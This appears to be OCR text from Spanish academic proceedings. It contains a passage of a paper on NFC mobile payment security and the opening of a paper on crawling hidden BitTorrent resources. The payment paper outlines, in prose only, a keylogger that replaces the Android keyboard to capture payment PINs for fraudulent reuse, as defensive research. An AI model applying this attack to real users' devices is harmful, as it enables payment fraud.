El funcionamiento del pago por NFC es sencillo a vista del consumidor. El cliente decide realizar la compra de un producto, con su dispositivo con NFC habilitado y desbloqueado se aproxima (prácticamente pegado) a un PoS NFC y la compra estaría hecha. El pago es realizado de manera más rápida que la convencional. El sistema en sí es idéntico al de un pago por tarjeta de crédito/débito, solo que se cambia esta por el *Smartphone*.

Para que esto tenga éxito, previamente se ha de seguir una configuración tanto en el dispositivo móvil como en el PoS. Para los dispositivos, se ha de instalar una aplicación específica y será necesaria una configuración previa a la realización del pago. Una vez configurado no serán necesarias más modificaciones en la aplicación. En general, ya que hay leves diferencias según la aplicación instalada, el procedimiento es el siguiente:

- El usuario elige un tipo de tarjeta aceptada.
- Introduce el número de cuenta, fecha de caducidad y código de seguridad.
- Guarda los datos y se crea una tarjeta virtual.

Con esta tarjeta virtual ya podrá efectuar pagos

simplemente acercando el dispositivo que la contiene al terminal.




Fig. 2. Proceso de realización de un pago físico con el móvil

En la Figura 2 se muestra proceso seguido desde un punto de vista técnico. Cuando se introducen los valores de la tarjeta, estos se envían a la entidad bancaria para confirmar que son correctos. De ser así, este sustituye el número de cuenta recibido por un código virtual alternativo. Este nuevo código se envía al móvil y será el que se vaya a utilizar a la hora de hacer un pago. Al llegar al punto de venta, el cliente acerca el teléfono al terminal y se envía el número virtual por NFC. El terminal entonces, antes de validar el pago, envía el número recibido a su proveedor de servicio para confirmar la equivalencia antes realizada. Si es correcta, se envía una confirmación la cual se muestra en el terminal y se produce entonces el pago.

En cuanto a los medios software para poder llevar a cabo esta función, destacan principalmente las aplicaciones de Google y Apple. Por el lado de Google, se presenta Android Pay y Google Wallet. Apple a su vez presenta Apple Pay y Passbook. Google Wallet y Passbook conformarían las billeteras virtuales dedicadas a la gestión del dinero disponible, traspasos, y tarjetas. Tanto Apple Pay como Android Pay estarían más dedicados a la realización del pago de una manera más sencilla y segura, lo que se conoce como el *Tap and Pay* (el pago acercando el dispositivo al PoS). Otras principales potencias en el mundo tecnológico han presentado sus propias herramientas de pago móvil, como es el caso Samsung o BlackBerry, las cuales pretenden competir con las anteriores mencionadas.

Apple Pay se sustenta de NFC para la realización de pagos. Para ello el usuario ha de escanear o introducir los datos de su tarjeta en la aplicación Passbook. Apple Pay está disponible para modelos de iPhone 6/6s o 6/6s Plus y posteriores. Para la realización del pago se precisa la huella dactilar del usuario. Cuenta con más de 2,500 instituciones financiables a su espalda, incluyendo Visa, MasterCard, American Express, Barclays, U.S. Bank, Capital One, etc. [13]

El funcionamiento de Android Pay es muy similar. Sin embargo, al realizar un pago, se precisa del desbloqueo del dispositivo mediante huella digital, patrón, o PIN. Las instituciones financiables que suportan Android Pay son bastante menos que para Apple Pay, aunque estas irán creciendo poco a poco. Según Google, Andoid Pay estará disponible pronto para más de 700,000 puestos de venta [14]. Todos los dispositivos Android con tecnología NFC integrada podrán llevar a cabo pagos móviles.

Samsung se sustenta en la plataforma LoopPay para permitir pagos móviles a casi cualquier punto de venta. Al igual que Apple Pay, para realizar una compra se precisa de la huella digital. Sin embargo, a diferencia de Android Pay, solo está disponible para dispositivos Samsung Galaxy S6 o posteriores.

En España, entidades bancarias como por ejemplo, La Caixa, BBVA, Santander o Bankia, disponen de aplicaciones de pago móvil sustentadas en la tecnología NFC. Además, la compañía telefónica Vodafone, se ha incorporado al mercado del pago móvil mediante Vodafone Wallet. El cual permite al usuario realizar pagos físicos exclusivos para usuarios de Vodafone con dispositivos Android.

Por último, mencionar que, tanto para las aplicaciones Samsung Pay como Apple Pay, se espera su llegada a España a mediados del 2016.

IV. Seguridad en Pagos Móviles

Ante la llegada de una nueva tecnología siempre surge la duda en cuanto a la seguridad propia de dicha plataforma. Más aún cuando hay implicados datos tan sensibles como números de tarjeta de crédito o cuentas bancarias.

En cuanto a la tecnología NFC se ha de decir que de por sí se confía su seguridad, al menos parcialmente, a la corta distancia de actuación, que lleva a considerar muy difícil interceptar la comunicación. Aun así, se han propuesto mejoras en el diseño de las tramas para que esta comunicación se realice de manera privada y más segura haciendo uso de encriptación y un canal seguro TLS [15] [16].

Más allá de la comunicación por NFC basada en TLS, que cifra la comunicación entre móvil y PoS, el pago en móvil debe garantizar también la seguridad en la comunicación con la entidad financiera. Un componente vital en este punto es el Elemento Seguro (*Secure Element* o SE) [17] [18]. Se trata de un chip que puede, puede encontrarse aparte, o bien estar incorporado en el propio dispositivo, y que se encarga de almacenar los datos bancarios del usuario y establecer

comunicación con el PoS por medio de NFC. Este chip actualmente está incorporado en los dispositivos móviles con NFC, y junto con los denominados TSM (*Trusted Service Manager*) conforman un modelo de seguridad *Trusted Third Party*. El modelo de obtención del código virtual asociado al número de tarjeta se puede observar en la Figura 3. En este paso previo de configuración al pago, el TSM es el encargado de interactuar con los operadores móviles y otros agentes de telecomunicaciones para habilitar y controlar el acceso al elemento seguro del móvil. En la realización del pago tiene un papel fundamental dicho elemento seguro, ya que es el encargado de almacenar el código virtual. Por otro lado, el hecho de tener esta información sensible fuera del S.O. del móvil evita que aplicaciones maliciosas puedan llegar a tener acceso a estás.




Fig. 3. Modelo de comunicación segura con la entidad acreedora

Respecto a las aplicaciones de pago antes mencionadas, el factor de seguridad se encuentra de manera doble, lo que tradicionalmente se referencia como autenticación de 2 factores (two factor autentication o 2FA). Esta 2FA se basa en algo que se posee y algo que se conoce o se es. Por un lado, para la realización del pago, el usuario ha de presentar su dispositivo móvil (el *Smartphone*), el cual posee su código virtual en el SE. Por otro lado, antes de la realización de la compra, se ha de pasar una prueba de autenticación, o bien mediante un código PIN o un patrón (algo que se conoce), o bien mediante una huella dactilar (algo que se es).

V. Modelo de Vulnerabilidad

El proceso de realización de un pago físico haciendo uso de tecnología NFC presenta, como se ha mencionado anteriormente, un modelo de seguridad a varios niveles. Por un lado, el proceso de obtención de credenciales para el pago futuro puede considerarse seguro. Por otro, la comunicación realizada durante el proceso de pago es también segura ya que la información de la transacción se encripta otorgando confidencialidad e integridad. Esto limita sensiblemente la posibilidad de realizar ataques al pago desde segundos dispositivos, como los ataques de retransmisión estudiados en [19] [20]. Finalmente, la autenticación de doble factor ofrece más seguridad aún en este procedimiento, que permite proteger al usuario ante el eventual robo del dispositivo móvil. El usuario es el único que posee el teléfono y conoce un código secreto. Se puede, por tanto, comprobar que la metodología de pago físico estudiada es bastante robusta y segura.

A pesar de ello, en este novedoso escenario de pago se puede plantear una situación de potencial vulnerabilidad si el fraude se realiza desde el propio dispositivo del usuario. En particular, pensemos en la más que factible presencia [7] de software *keylogger* en el dispositivo, un malware interno que se encargaría de capturar datos sin el consentimiento del usuario. Existe también, otro tipo de *keylogger* que sería capaz de capturar de las pulsaciones en la pantalla, lo que se denomina *touchlogger*, el cual es una evolución del *keylogger* conocido para los dispositivos móviles. Se ha demostrado la efectividad de los *touchloggers* y su funcionamiento en la actualidad [21] [22].

La presencia de este tipo de software puede venir de una aplicación instalada oculta, o bien puede llegar al dispositivo mediante una descarga de Internet, recepción de datos maliciosos etc. Si se diera este caso, ¿es posible que dicho malware capture los datos electrónicos de autorización para el pago y los reutilice posteriormente de forma fraudulenta? Tanto la huella digital, patrón de desbloqueo, o código PIN, podrían ser capturados por este malware. Sustituyendo el teclado por defecto de Android, por ejemplo, por uno vulnerable se pone en riesgo la confidencialidad en el sistema operativo móvil.

Nótese entonces que, ante un caso de este tipo, las medidas de seguridad discutidas en el apartado anterior no serían efectivas: el software malicioso podría utilizar el propio dispositivo del usuario con la información de autenticación robada, inhabilitando el 2FA, y al hacerlo no requiere conocer el código virtual alojado en el SE, ya que automáticamente lo utiliza al usar el dispositivo de usuario.

Surge también la pregunta de si en este escenario no solo se afectaría el pago físico por NFC. Si se da el caso que se ha robado el PIN de seguridad de una tarjeta de Google Wallet, ¿Podría realizar pagos electrónicos sin el consentimiento del usuario de dicho móvil?

Se trata de un caso que no se daba en las tarjetas de crédito convencionales. Se está haciendo uso de un dispositivo de propósito general, y por tanto vulnerable, para realizar pagos. Es en este modelo de pago donde tiene principal importancia el conocimiento del código secreto. Lo que solo debe conocer el usuario. Una solución para estos casos de captura fraudulenta de información en dispositivos móviles puede ser la creación de un dispositivo extraíble, ajeno a la captura por parte del móvil para la inclusión del código de autentificación. A modo de ejemplo, el dispositivo *SHare Your Own Secutiry* (SHYOS) propone un modelo de autentificación 1.5 para combatir posibles ataques de *keylogging* [23], donde el dispositivo que se posee no es personal pero tampoco vulnerable a la instalación de malware.

VI. Trabajo en desarrollo

Para evaluar la viabilidad práctica del modelo de ataque discutido en la sección anterior, esta sección introduce el desarrollo, aún en progreso, de un emulador de pago móvil. Para ello, se ha precisado de dos dispositivos, uno que actúa como cliente y otro que actúa como PoS. Como cliente se hace uso de un dispositivo Android 5.0 con NFC habilitado. En este dispositivo se han programado dos aplicaciones: una para la realización del pago por NFC, y otra que actúa de keylogger. Para el punto de venta, se hace uso de Arduino UNO junto a un componente diseñado por Adafruit, para simulaciones en NFC, el PN532 Shield Controller [24]. El servidor bancario se emula a través de un portátil. En la Figura 4 se pueden apreciar los componentes usados para el emulador.




Fig. 4. Elementos empleados para la simulación del pago móvil

El dispositivo Android con NFC habilitado actúa como HCE (*Host Card Emualtion*), realiza una compra y para ello introduce un PIN de seguridad. A continuación, se acerca el dispositivo al terminal para que se envíen el código virtual, dicho PIN, y datos de la tarjeta virtual mediante una transferencia de PDUs por NFC. Tanto el móvil como el Arduino han de realizar un proceso de establecimiento de la conexión en el cual se envía un identificador de la aplicación. En el punto de venta se comprueba que efectivamente los datos recibidos son verídicos y se envía una confirmación de que el pago ha sido realizado con éxito.

Mientras tanto, el software malicioso que también ha sido instalado de manera inconsciente por el usuario debe, en primer lugar, cambiar el teclado original del dispositivo Android por otro propio del cual se captan las teclas utilizadas. Comentar que, con el propio teclado por defecto, el sistema Android no permite que aplicaciones en escucha capturen datos sensibles. Se aprecia en la Figura 5 la advertencia del sistema operativo Android cuando se va a cambiar el teclado por defecto. Advertencia que, en dispositivos móviles rooteados, podría verse eliminada, o ignorada por el propio usuario.




Fig. 5. Advertencia del sistema operativo Android

Por lo tanto, este keylogger va a ser capaz de capturar el PIN introducido archivándolo para posteriormente hacer uso fraudulento del mismo. La implementación de dicho emulador está en desarrollo y se pretende que este sea lo más real posible al procedimiento de pago convencional, para poder así ser capaces de demostrar dicha vulnerabilidad y realizar un análisis de las distintas barreras de seguridad encontradas o vulnerables en la realización del pago.

VII. Conclusiones

En este artículo se ha realizado un estudio de la seguridad en los pagos móviles que se sustentan en NFC. Se ha comenzado con una introducción a los pagos móviles mediante la tecnología NFC, distinguiendo las diferentes vías de pago móvil (pago físico y un pago electrónico) y se ha tratado el tema de la seguridad en los pagos que se sustentan de NFC.

El hecho de ser un modelo de pago bastante reciente ofrece numerosas líneas de investigación en cuanto al tema de seguridad. En este artículo se ha mencionado la posibilidad de que un malware interno en el dispositivo sea capaz de capturar datos de autenticación del pago móvil para su posterior uso fraudulento. Recalcar también que la vía de investigación presentada está basada en un modelo en desarrollo que tiene como fin probar dichas vulnerabilidades.

Como conclusión a este documento, se quiere hacer mención especial al impacto que supondría la vulnerabilidad aquí planteada, así como, se pretende concienciar al usuario de las medidas necesarias de prevención que serían convenientes a la hora de realizar un pago móvil, en particular las relativas al mantenimiento de la seguridad en el dispositivo.

Agradecimientos

Este trabajo está financiado por el Ministerio de Economía y Competitividad, con fondos FEDER, a través del proyecto TIN2014-60346-R.

Referencias

[1] The Deloitte consumer review. Digital Predictions 2015

[2] X. Lee, P. J. Ortiz, J. Browne, D. Franklin, J. Y. Oliver, R. Geyer, Y Zhou, F. T. Chong, “Smartphone evolution and reuse: Stablishing a more sustainable model” 39th International Conference on Parallel Processing Workshops (ICPPW), 2010

[3] “Contactless mobile payments (finally) gain momentum” Deloitte Technology, Media & Telecommunications Predictions 2015

[4] J. Ondrus, Y. Pigneur, “An assessment of NFC for future mobile payment systems” IEEE Computer Society, Sixth International Conference on the Management of Mobile Business (ICMB 2007)

[5] G. Broll, S. Keck, P. Holleis, A. Butz, “Improving the accessibility of NFC/RFID-based mobile interaction through learnability and guidance” MobileHCI '09 Proceedings of the 11th International Conference on Human-Computer Interaction with Mobile Devices and Services (2009).

[6] J. Ondrus, Y. Pigneur, “An assessment for future mobile payment systems” IEEE International Conference on the Management of Mobile Business (2007).

[7] D. Emm, M. Garnaeva, R. Unuchek, D. Makrushin, A. Ivanov “IT Threat Evolution in Q3 2015” Kaspersky Lab. 2015

[8] T. Loilier “Impact of mobile payments on the financial service sector” GTF Technologies (2013)

[9] V. Mauree “The mobile money revolution. Part 1: NFC mobile payments” ITU-Technology Watch Report.

[10] E. Valcourt, JM. Robert, F. Beaulieu “Investigating mobile payments: supporting technologies, methods and use” IEEE International Conference on Wireless and Mobile Computing, Networking and Communications, 2005. (WiMob'2005)

[11] http://www.nfcworld.com/2011/11/08/311197/paypal-launches-nfc-p2p-payments-service/ (Accedido el 08/03/2016)

[12] J. Lee, CH. Cho, MS. Jun, “Secure Quick Response-Payment(QR-Pay) System using Mobile Device” 13th International Conference on Advanced Communication Technology (ICACT), 2011.

[13] https://support.apple.com/en-us/HT204916 (Accedido el 08/03/2016)

[14]http://officialandroid.blogspot.com.es/2015/05/pay-your-way-with android.html (Accedido el 08/03/2016)

[15] Eun, H. Lee, H. Oh, H. “Conditional privacy preserving security protocol for NFC applications”. IEEE Trans. Consum. Electron. 2013, 59, 153–160.

[16] P. Urien “EMV-TLS, a secure payment protocol for NFC enabled mobiles”, IEEE Networking and Computer Science CTS 2014, 203-210.

[17] J. G. Madlmayr, C. Kantner “NFC Devices: Security and Privacy”, IEEE The Third International Conference on Availability, Reliability and Security (2008).

[18] D. Brudnicki, H. Reisgies “System and method for controlling access to a third-party application with password stored in a secure element”, United States Patent Application Publication US2012/0266220.

[19] L. Francis, G. Hancke, K. Mayes “A practical generic relay attack on contactless transactions by using NFC mobile phones” International Journal of RFID Security and Cryptography (IJRFIDSC), Volume 2, Issues 1-4, Mar-Dec 2013

[20] M. Roland, J. Langer, and J. Scharinger: Applying Relay Attacks to Google Wallet. In: Proceedings of the 5th International Workshop on Near Field Communication (NFC 2013), pp. 1-6, Zurich, Switzerland, Feb. 2013.

[21] D. Damopoulos, G. Kambourakis, S. Gritzalis “From keyloggers to touchloggers: Take the rough with the smooth” Computers & Security vol 32, pp. 102-114 (2013).

[22] L. Cai, H. Chen “TouchLogger: Inferring Keystrokes on Touch Screen from Smartphone Motion” HotSec'11 Proceedings of the 6th USENIX conference on Hot topics in security 2011.

[23] “http://shyos.com/” (Accedido el 14/03/2016)

[24] Adafruit Learning System. Adafruit PN532 RFID/NFC Breakout and Shield Documentation. Adafruit Industries.

.

Análisis de la Deep Torrent

Rafael A. Rodríguez-Gómez
Dpt. de Teoría de la Señal Telemática
y Comunicaciones, CITIC-UGR, España
rodgom@ugr.es

Alberto Casares-Andrés
Survela
Los Gatos, CA, USA
alberto.casares@survela.com

Gabriel Maciá-Fernández
Dpt. de Teoría de la Señal Telemática
y Comunicaciones, CITIC-UGR, España
gmacia@ugr.es

***Resumen*—Hoy en día una gran parte del contenido de Internet no puede ser visitado desde la *Surface Web*, la parte de la Web que está indexada por los motores de búsqueda. El estudio de la *Deep Web*, los contenidos Web que se generan como respuesta a los formularios de consulta de las páginas, es de un elevado interés. La comunidad investigadora ha estado trabajando en el análisis de la magnitud y características de la Deep Web. Sin embargo, la mayoría de los trabajos existentes se centran únicamente en páginas Web, aunque existen multitud de protocolos que pueden ser utilizados para almacenar y transmitir recursos ocultos, como los protocolos P2P. En este trabajo, se sugiere el concepto de *Deep Torrent* que se compone de los recursos anunciados realmente en la red BitTorrent con la característica especial de que no son publicados en las páginas Web destinadas a la búsqueda de archivos `.torrent`. Se describe una implementación de un sistema completo para descubrir sus recursos y se muestran unos resultados preliminares que arrojan algo de luz acerca de las características de la Deep Torrent. Finalmente, se describe un experimento de análisis de la Deep Torrent llevado a cabo durante 40 días, de éste se puede derivar una estimación del tamaño de la Deep Torrent, en torno a un 25,19 % del número total de recursos compartidos en la red BitTorrent.**

***Index Terms*—Deep Web, crawler, P2P, BitTorrent, Deep Torrent**

Tipo de contribución: *Investigación en desarrollo*

I. Introducción

En el inicio de Internet, recorrer todas las páginas que éste contenía era una tarea relativamente asequible. Los motores de búsqueda eran capaces de indexar la práctica totalidad de la Web. Sin embargo, tras unos años de evolución, el contenido de la Web cambió considerablemente siendo ahora un contenido de una naturaleza mucho más dinámica, *e.g.*, los servidores Web utilizan comúnmente bases de datos para construir y servir páginas Web dinámicas. Como ya indicaba Jill Ellsworth en 1994, esta evolución provocó la aparición de lo que él llamó la Web invisible. En 2001, Bergman [1] dividió el contenido de la Web en la *Surface Web*, *i.e.*, el contenido indexado por los motores de búsqueda tradicionales, y la *Deep Web*, que aglutina todo el contenido generado de forma dinámica como respuesta a los formularios de consulta que aparecen en las páginas Web actuales. Hoy en día, la Deep Web [2] se define de una forma más genérica como el contenido de Internet con al menos una de las siguientes características: *(a)* no es accesible a través de consultas realizadas a motores de búsqueda tradicionales; *(b)* sólo puede accederse a él a través de consultas específicas o palabras clave; *(c)* o no está indexado por los motores de búsqueda o no puede ser indexado por ellos; *(d)* está de alguna forma protegido por mecanismos de seguridad, como pueden ser accesos con usuario y contraseña [3], códigos, certificados, registro de algún tipo, etc.

El *crawling* de la Deep Web, es decir, recorrer y extraer las características del contenido de la Deep Web, es una tarea compleja, no sólo debido a la naturaleza intrínseca de que su contenido permanezca oculto sino también debido a su enorme magnitud. En 2001, Bergman [1] estimó que la Deep Web era de 400 a 550 veces más grande que la Surface Web. Otros autores [4] dieron también algunas indicaciones acerca de su tamaño indicando que incluye más de 307.000 sitios, 450.000 bases de datos y 1.258.000 interfaces, lo que suponía un incremento de 3 a 7 veces de su tamaño en el periodo temporal de 2000 a 2004. En 2007, algunos servicios Web comenzaron a indexar bases de datos de la Web, aunque su cobertura es aún reducida, variando del 0,2 % al 15,6 % [4]. En 2015 [5], la información almacenada solamente en los 60 sitios de la Deep Web más grandes es 40 veces mayor que el tamaño completo de la Surface Web. Descubrir y analizar la estructura y dinámicas de esta enorme cantidad de contenido invisible es de crucial importancia y, por este motivo, se está realizando un gran esfuerzo desde la comunidad investigadora para diseñar y desarrollar *crawlers* de la Deep Web [6], [7], [8], [9], [10], [11], [12].

Aunque la Web es actualmente el servicio más relevante para la compartición de recursos a través de Internet, el uso de otros servicios como puede ser P2P no es despreciable. A pesar de ello, el *crawling* y análisis de los recursos compartidos utilizando estos otros protocolos ha recibido hasta ahora muy poca atención. De hecho, en los trabajos citados con anterioridad se indica explícitamente que no se investigan fuentes de información que no sean de tipo Web.

Este trabajo se centra en el *crawling* de los recursos asociados a los archivos compartidos en la red P2P más utilizada en la actualidad: BitTorrent [13]. En ella, la publicación de los recursos se realiza compartiendo con los usuarios interesados un archivo `.torrent` que contiene la descripción y la localización del recurso compartido. Estos archivos `.torrent` pueden ser publicados en la Web en sitios específicos de búsqueda de `.torrent` o simplemente enviándolos directamente a los usuarios interesados. Teniendo esto en consideración, se realiza una analogía con respecto a la clasificación de los contenidos en la Web y se dividen los recursos de la red BitTorrent en dos partes: aquellos que son anunciados públicamente en la Web se clasifican dentro de la ***Surface Torrent*** y aquellos que permanecen ocultos al público en general y que se comparten de forma privada se agrupan en la ***Deep Torrent***.

El presente trabajo se centra en una implementación concreta del protocolo BitTorrent llamada Mainline y se propone un *crawler* para la *Surface* y la *Deep Torrent* basado en: (*i*) un módulo de monitorización de Mainline y (*ii*) un *crawler* de la

Deep Web para sitios Torrent. Este sistema combina la salida de sus dos módulos obteniendo así una lista de los archivos de la Deep Torrent detectados. Adicionalmente, se realiza una evaluación del sistema desarrollado durante 40 días extrayendo unos resultados preliminares sobre la Deep Torrent. Hasta nuestro conocimiento, no existe investigación previa publicada destinada a analizar o describir este fenómeno.

El resto del artículo se organiza como sigue. En la Sección II, se presentan algunos trabajos relacionados en el campo del *crawling* de la Deep Web. En la Sección III, se indican algunos de los conceptos fundamentales de la red BitTorrent particularizando en la red Mainline. Después de esto, la arquitectura funcional completa del *crawler* de Deep Torrent propuesto es detallada en la Sección IV. En la Sección V se describen los resultados preliminares obtenidos tras la ejecución durante 40 días del sistema propuesto. Finalmente, en la Sección VI se esbozan las principales conclusiones y unas posibles líneas de trabajo futuro.

II. Trabajos relacionados

Desde el trabajo de Bergman en 2001 [1], ha habido un esfuerzo por parte de la comunidad investigadora para analizar la magnitud y características de la Deep Web. Este esfuerzo se ha concentrado fundamentalmente en dos líneas.

La primera está relacionada con la comprensión de la naturaleza del contenido oculto, las interfaces a través de las que se extrae y las metodologías para automatizar la extracción de información de los sitios de la Deep Web [6], [7]. La segunda línea de investigación se relaciona con la optimización del número de consultas utilizadas para explorar la Web con el objetivo de obtener el máximo porcentaje del contenido oculto [8], [9], [10], [11], [12]. El objetivo del sistema propuesto en el presente trabajo sigue la primera línea de investigación, ya que pretende extraer una visión general de las características del contenido perteneciente a la Deep Torrent sin tener especialmente en consideración la eficiencia del proceso.

Adicionalmente, existen trabajos específicamente centrados en el *crawling* de los sitios Web destinados a la búsqueda de archivos torrent [14], [15]. A estos sitios Web los denotaremos como *Sitios Torrent*. Estos trabajos no se centran en la extracción de información sobre la Deep Torrent, su objetivo es obtener información de los archivos torrent públicamente anunciados en los sitios Web, es decir, obtener información de los archivos de la *Surface Torrent*.

Por último, en cuanto a la investigación relacionada con la monitorización de la actividad en BitTorrent, el sistema de monitorización de la red Mainline de este trabajo se basa en nuestro trabajo previo [16]. En este trabajo se utilizó específicamente el sistema de monitorización para detectar archivos pertenecientes a *botnets* P2P parásitas. Existen también aproximaciones similares en la literatura como [17], [18], [19]. Desafortunadamente, todas ellas tienen como objetivo analizar algunas características de los archivos compartidos en la red BitTorrent sin prestar atención al fenómeno del Deep Torrent.

III. Conceptos generales de BitTorrent

El protocolo BitTorrent [20] se utiliza para compartir recursos de cualquier tamaño entre nodos en una red de una gran dimensión. Para cada recurso compartido en BitTorrent, los nodos de la red pueden representar diferentes roles:

- *Seeders*: nodos que contienen una copia completa de un recurso compartido.
- *Leechers*: nodos interesados en la descarga de un recurso concreto.
  Nótese que los *leechers* descargan el recurso buscado no solamente de los *seeders* sino también de otros *leechers* que poseen al menos una parte de este recurso.
- *Trackers*: son unos nodos especiales de la red que almacenan, para una serie de recursos, la lista de *leechers* y *seeders* que están actualmente conectados en la red.

Para localizar los recursos compartidos en la red, el protocolo BitTorrent utiliza archivos `.torrent` que contienen información sobre un recurso y, cuando es necesario, acerca de los *trackers* asociados al mismo. Los archivos `.torrent` se almacenan en servidores Web que permiten a los usuarios buscar los recursos que necesitan y, posteriormente, obtener el archivo `.torrent` correspondiente para comenzar la descarga. Estos servidores Web se denominan sitios Torrent y algunos de los más conocidos son los siguientes: https://kat.cr/, https://www.torrentz.eu/, http://extratorrent.cc/, entre otros.

Desde 2005 el protocolo BitTorrent implementa un modo de operación distribuido que no requiere la participación de los *trackers* en la comunicación. Fue implementado, en primera instancia, en el cliente de torrent Azureus [21]. En este modo de operación, se utiliza una tabla de *hash* distribuida (DHT) para almacenar, entre todos los nodos de la red, la correspondencia entre los recursos compartidos y los nodos que los poseen. De esta forma, podría decirse que cada nodo hace las veces de un *tracker*. El DHT utilizado en BitTorrent es una implementación concreta de Kademlia [22] denominado Mainline [23].

Mainline utiliza identificadores de 160-bits tanto para identificar nodos (`node ID, NID`) como para identificar recursos (`infohash`). Cada nodo posee un identificador global único NID que es escogido de forma aleatoria la primera vez que el cliente de BitTorrent es iniciado. Este identificador no varía a menos que el usuario manualmente desinstale y reinstale la aplicación BitTorrent, o que modifique el fichero de configuración asociado. Incluso si un usuario cambia de dirección IP, su NID permanece inalterado y, por esta razón, se puede asumir que el identificador NID es un identificador único por usuario. Adicionalmente, cada recurso compartido en la red Mainline presenta un identificador único denominado `infohash` que es el resultado de una función *hash* aplicada al contenido de los recursos compartidos.

En la red Mainline, la DHT almacena información sobre la lista de nodos que comparten un recurso dado. En concreto, son los nodos más cercanos al recurso los que se encargan de almacenar esta información. La cercanía entre un recurso y un nodo se calcula haciendo uso de una operación XOR entre sus identificadores `NID` e `infohash`. Posteriormente, si un nodo quiere anunciar que posee una copia de un recurso $\texttt{infohash}_r$, tiene que identificar los nodos más cercanos a $\texttt{infohash}_r$. Para encontrarlos, envía mensajes a los nodos en su tabla de rutas buscando aquellos identificadores de nodo (NID) con un menor resultado de la operación XOR entre $\texttt{infohash}_r$ y NID.




Figura 1: Arquitectura funcional del Deep Torrent crawler.

III-A. Principales mensajes de Mainline

A continuación se presentan los principales mensajes en Mainline. Para una información más detallada puede consultarse [23]:

- `ping`. Comprueba si un nodo continúa estando activo. El nodo receptor del mensaje también aprende la existencia del nodo que lo originó.
- `find_node`. Solicita información de un nodo n al nodo más cercano al identificador de nodo buscado, ID_n. El nodo que responde a este mensaje envía una lista con la IP, puerto e identificadores de nodo más cercanos a ID_n en su tabla de ruta.
